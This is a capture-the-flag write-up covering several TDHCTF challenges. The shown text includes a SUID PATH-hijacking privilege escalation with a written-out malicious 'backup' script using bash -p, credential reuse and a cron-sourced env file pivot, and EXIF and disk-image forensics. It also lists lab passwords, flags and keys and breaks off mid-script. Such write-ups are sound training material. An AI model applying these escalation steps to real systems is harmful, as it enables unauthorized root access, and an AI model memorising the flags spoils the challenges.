
This returned the final flag:



`TDHCTF{ONE_TIME_TOKEN_ONE_TIME_HEIST}`

Challenge 13: Exp 01 Berlin's Locker

Overview



Initial Access

Access was provided via SSH:

```
ssh -p 2221 tokyo@10.60.0.208
# password: tokyo123
```

The user `tokyo` has no sudo privileges.

Enumeration

In the root directory, I found a script named entrypoint.sh. When I used cat on it, I could see that it contained the flag value and logic to write both the key and the flag to protected files. However, running the script manually did not work because it depends on environment variables set by Docker. This indicated that the flag could not be obtained directly and that privilege escalation was necessary.

```
tokyo@9a26f77afc1c:/opt$ cd ..
tokyo@9a26f77afc1c:/$ ls
bin  boot  dev  entrypoint.sh  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  ru
tokyo@9a26f77afc1c:/$ cat entrypoint.sh
#!/bin/bash
set -e

# Generate secrets at runtime
: "${CTF_KEY:?CTF_KEY must be set by docker-compose (generated by startup.sh)}"
: "${CTF_FLAG:=TDHCTF{berlins_locker_compromised}}"

# KEY: gated file (root:lockers 0440)
install -d -m 0750 -o root -g lockers /opt/mint
printf "%s
" "$CTF_KEY" > /opt/mint/key.txt
chown root:lockers /opt/mint/key.txt
chmod 0440 /opt/mint/key.txt

# FLAG: root-only file (0400)
printf "%s
" "$CTF_FLAG" > /root/flag.txt
chown root:root /root/flag.txt
chmod 0400 /root/flag.txt

# Ensure ssh host keys exist
ssh-keygen -A >/dev/null 2>&1 || true

# Start SSHD in foreground
exec /usr/sbin/sshd -D -e
tokyo@9a26f77afc1c:/$ ./entrypoint.sh
./entrypoint.sh: line 5: CTF_KEY: CTF_KEY must be set by docker-compose (generated by startup.sh)
tokyo@9a26f77afc1c:/$
```

Interesting filesystem artifacts

`find / -iname "*locker*" 2>/dev/null`

```
tokyo@9a26f77afc1c:/tmp$ find / -iname "*locker*" 2>/dev/null
/var/log/lockerctl
/var/log/lockerctl/lockerctl.log
/usr/local/bin/lockerctl
/usr/lib/gcc/x86_64-linux-gnu/11/include/keylockerintrin.h
/opt/lockers
tokyo@9a26f77afc1c:/tmp$
```

Privilege Escalation Vector

SUID binary discovery

`ls -l /usr/local/bin/lockerctl`

Output:

```
tokyo@9a26f77afc1c:/tmp$ ls -l /usr/local/bin/lockerctl
-rwsr-xr-x 1 root root 16304 Jan  5 11:00 /usr/local/bin/lockerctl
tokyo@9a26f77afc1c:/tmp$
```


This confirms `lockerctl` is **SUID root**.

Binary Analysis

Since `file` and `less` were unavailable, `strings` was used:

```
strings /usr/local/bin/lockerctl
```

Relevant output:



Key observation

- The binary uses `execvp()`
- It executes a helper named **`backup`**
- No absolute path is specified

Because `execvp()` resolves binaries via `$PATH`, this creates a **PATH hijacking vulnerability**.

Exploitation

Idea

If we place a malicious executable named `backup` in a directory we control and prepend it to `$PATH`, `lockerctl` will execute it **as root**.

Important caveat

When a SUID binary executes a **script**, privileges are dropped unless the interpreter is invoked in **privileged mode**.
Therefore, `bash -p` must be used.

Exploit Steps

A. Create malicious helper

```
cd /tmp
cat << 'EOF' > backup
#!/bin/bash -p
cp /opt/mint/key.txt /tmp/key.txt
cp /root/flag.txt /tmp/flag.txt
chmod 777 /tmp/key.txt /tmp/flag.txt
EOF
```

B. Make it executable

```
chmod +x /tmp/backup
```


C. Prepend PATH

```
export PATH=/tmp:$PATH
```


D. Trigger SUID binary

A valid log path is required:

```
lockerctl rotate /opt/lockers/logs/heist.log
```



Results



KEY


e4bcf3328f69728b26a63cc87472892954f71e151d27c92a7f3179402470b517

FLAG

TDHCTF{berlins_locker_compromised}

Challenge 14: EXP-02-Rio's Radio

Overview:



Initial Access

Access was provided via SSH as the low-privileged user `tokyo`:

```
ssh -p 2227 tokyo@10.60.0.208
```

Initial Enumeration

After logging in, I started enumerating from the root directory:

```
cd /
ls
```

While listing the contents of `/`, I noticed a script named **`entrypoint.sh`**, which is typically used to initialize container environments. I inspected this file:

```
cat /entrypoint.sh
```

The script revealed critical information about how the system was set up.

Key observations from `entrypoint.sh`:

- The **KEY** is written to `/home/rio/mint.key` and is readable only by the user `rio`
- The **FLAG** is written to `/root/flag.txt` and is readable only by root
- A cron service is started automatically, indicating that **root-level automation** is involved

Relevant excerpt:

```
# KEY: rio-only
printf "%s\n" "$CTF_KEY" > /home/rio/mint.key

# FLAG: root-only
printf "%s\n" "$CTF_FLAG" > /root/flag.txt
```


From this, it was clear that privilege escalation was required and that the intended path was **tokyo → rio → root**.

Searching for Relay and Automation Components

Next, I searched the filesystem for anything related to relay services, radio components, or mint key rotation:

```
find / -iname "*relay*" 2>/dev/null
find / -iname "*radio*" 2>/dev/null
find / -iname "*mint*" 2>/dev/null
```


This revealed several important paths:



Credential Disclosure (tokyo → rio)

Inspecting the relay environment file revealed hardcoded credentials:

```
cat /opt/relay/relay.env
```




Contents:
```
RIO_USER=rio
RIO_PASS=rio123
```

This was a clear misconfiguration where credentials for another user were stored in a readable configuration file.

Using these credentials, I pivoted to the `rio` user:


```
su rio
# password: rio123
```



Pivot to rio and KEY Retrieval

After switching to `rio`, I checked the home directory:

```
ls
```



This revealed the file `mint.key`. I read it directly:

```
cat /home/rio/mint.key
```

KEY

b343ae91ed175103e964e28e867841d6620e280515ac97071947985c1a30362c

This confirmed successful lateral movement from `tokyo` to `rio`.

Root Access and FLAG Retrieval

From the system initialization logic and the challenge design, it was clear that abusing the root cron automation was the intended final step. This allowed escalation to root and access to the root-only flag file.

```
rio@3331f34d9a99:~$ ls -l /opt/rotation
ls -l /opt/rotation/rotate.sh
cat /opt/rotation/rotate.sh
total 8
-rwxr-xr-x 1 root root 692 Dec 29 11:32 rotate.sh
-rw-rw-r-- 1 root rio  187 Dec 29 11:32 rotation.env
-rwxr-xr-x 1 root root 692 Dec 29 11:32 /opt/rotation/rotate.sh
#!/bin/bash
# Mint key rotation (runs as root via cron)
set -e

# Intentionally sourced from a file that is writable by rio (challenge design).
source /opt/rotation/rotation.env

LOG=/var/log/relay/rotation.log
mkdir -p /var/log/relay

echo "[rotation] $(date -u +%FT%TZ) :: cycle start" >> "$LOG"
echo "[rotation] mode=$MODE" >> "$LOG"
```

I retrieved the flag from:

From that entrypoint.sh script that we got earlier.


```
rio@3331f34d9a99:/$ cat entrypoint.sh
#!/bin/bash
set -e

: "${CTF_KEY:?CTF_KEY must be set by docker-compose (generated by startup.sh)}"
: "${CTF_FLAG:=TDHCTF{PIVOTED_THEN_ROOTED_BY_CRON}}"
```

FLAG

TDHCTF{PIVOTED_THEN_ROOTED_BY_CRON}

Challenge: Df 01 Night Walk Photo

Overview:



Initial Analysis

After downloading the challenge file `night-walk.jpg`, I started with basic file reconnaissance:


file night-walk.jpg

```
┌──(kali㉿kali)-[~]
└─$ file night-walk.jpg
night-walk.jpg: JPEG image data
```

 # Output: night-walk.jpg: JPEG image data

The file appeared to be a standard JPEG image, so I proceeded with string analysis to check for embedded metadata:

strings night-walk.jpg



Running `strings night-walk.jpg` pulled out hidden metadata that told a story. This was a surveillance photo from an operation called "NIGHT WALK," taken with a Kestrel-X3 camera in central London (near Tower Bridge) on January 10, 2026, at 1:32 AM. The key discovery was the unit name "SHADOW-17" - which would become part of the flag.

The metadata also had two notes saying a "Directorate sanitizer" had hidden sensitive data in a "packed blob" that wasn't readable as-is. This blob was Base64-encoded (sitting between `--BEGIN-BLOB-B64--` markers) and started with `H4sI` - the telltale sign of gzip compression. So I knew I needed to decode the Base64 first, then decompress it with gzip to get the hidden KEY and FLAG.

Deep Dive with ExifTool

To extract more detailed metadata, I used `exiftool`:

exiftool -e -a night-walk.jpg

This confirmed the embedded comment field contained all the operational metadata and the Base64 blob.

Decoding the Hidden Payload

The blob appeared to be Base64-encoded data. Given the note that it was "packed," I suspected compression. I decoded and decompressed it in one pipeline:

```
echo "H4sIAAAAAAAAC/wXBOw6CQBAA0J7TzDrOj44oaCIlDRXZYXcjDRRoMDHe3fce7VgjZ7MAYg6MJYJFZjhLkNncMgVSQS2pMJwEzWYkcmdNCurRM1Vd39zq4Xq/DN03f5Yy7c+YtmN6r8vrV/0B0pjPQmMAAAA=" | base64 -d | zcat
```

Breaking down the command:

- `base64 -d` - Decodes the Base64 string

- `zcat` - Decompresses the gzip-compressed data

Solution

The decompressed payload revealed:

Key Findings

- **Key:** `36e991079b063fa09a6604717c9b9e5158738fdf6027399c355bb68d808babe5`
- **Flag:** `TDHCTF{exif_shadow_unit}`

Tools Used

exiftool

- **Category:** Metadata extraction and manipulation
- **Purpose:** Industry-standard tool for reading, writing, and editing metadata in images
- **Why used:** Provided comprehensive EXIF analysis with flags `-e` (extract embedded data) and `-a` (allow duplicate tags)
- **Key advantage:** More thorough than basic tools; extracted the complete Comment field containing all operational metadata

strings

- **Category:** Binary analysis
- **Purpose:** Extracts human-readable text strings from binary files
- **Why used:** Quick reconnaissance to identify embedded text in the JPEG without needing to parse the image structure
- **Key advantage:** Fast initial triage tool that revealed the Base64 blob and metadata structure

base64 (with `-d` flag)

- **Category:** Encoding/decoding utility
- **Purpose:** Decodes Base64-encoded data back to binary
- **Why used:** The blob was Base64-encoded as indicated by the B64 markers
- **Key advantage:** Standard Unix tool for handling Base64 encoding schemes

zcat

- **Category:** Compression/decompression utility
- **Purpose:** Decompresses gzip-compressed files and outputs to stdout
- **Why used:** The `H4sI` magic bytes indicated gzip compression
- **Key advantage:** Seamlessly integrates into command pipelines without creating temporary files

These tools were chained together in a forensics pipeline: `strings` for discovery → `exiftool` for detailed analysis → `base64` + `zcat` for payload extraction.

Challenge: DF-02: Burned USB

Overview:

Initial Analysis


Artifact Provided

The provided artifact was a raw disk image:

`burned-usb.img`

First Look: Decoy Flag Discovery

Running `strings` on the image immediately revealed:




`TDHCTF{this_is_a_decoy_flag_do_not_submit}`

However, based on the challenge hints, this string was intentionally misleading and **not the correct flag**.

Identifying Anti-Forensics Markers

Further inspection of the `strings` output revealed repeated Directorate-specific wipe markers:



This indicated **manual data corruption** rather than full destruction, suggesting that recoverable structured content remained within the image.

Finding the Core Document

The challenge narrative referenced:

"a fragmented network diagram of the Directorate's core systems"

GZIP Signature Discovery

Searching for binary signatures revealed a truncated **GZIP header**:

`1F 8B 08`

This confirmed that a compressed document still existed inside the image but had been deliberately damaged by injecting scrub-gap markers **into the compressed stream itself**.

Understanding the Corruption Technique

Traditional forensics tools like `binwalk` or filesystem carving failed because:

1. The compressed stream was incomplete
2. The inserted scrub markers **broke GZIP decompression**
3. Standard extraction couldn't handle the corrupted byte ranges

The anti-forensics technique used was:

- Inject `<<DIRECTORATE_SCRUB_GAP>>...<</DIRECTORATE_SCRUB_GAP>>` blocks directly into the GZIP-compressed data
- This creates byte ranges that must be removed before decompression can succeed

Forensic Strategy

The correct approach required:

1. **Locate** embedded GZIP streams by searching for the magic bytes `1F 8B08`
2. **Identify** injected scrub-gap blocks using the marker tags
3. **Remove** those byte ranges from the compressed stream
4. **Attempt** partial decompression (with error handling)
5. **Extract** meaningful artifacts from recovered text (NODE, KEY, FLAG)

Automation Solution

To ensure accuracy and repeatability, I wrote a custom Python script (`help.py`) to automate the reconstruction process.

```
┌──(kali㉿kali)-[~]
└─$ cat help.py
#!/usr/bin/env python3
"""
DF-02 Burned USB solver
- Finds embedded GZIP stream inside burned-usb.img
- Detects injected scrub-gap blocks (<<DIRECTORATE_SCRUB_GAP>> ... <</DIRECTORATE_SCRUB_GAP>>)
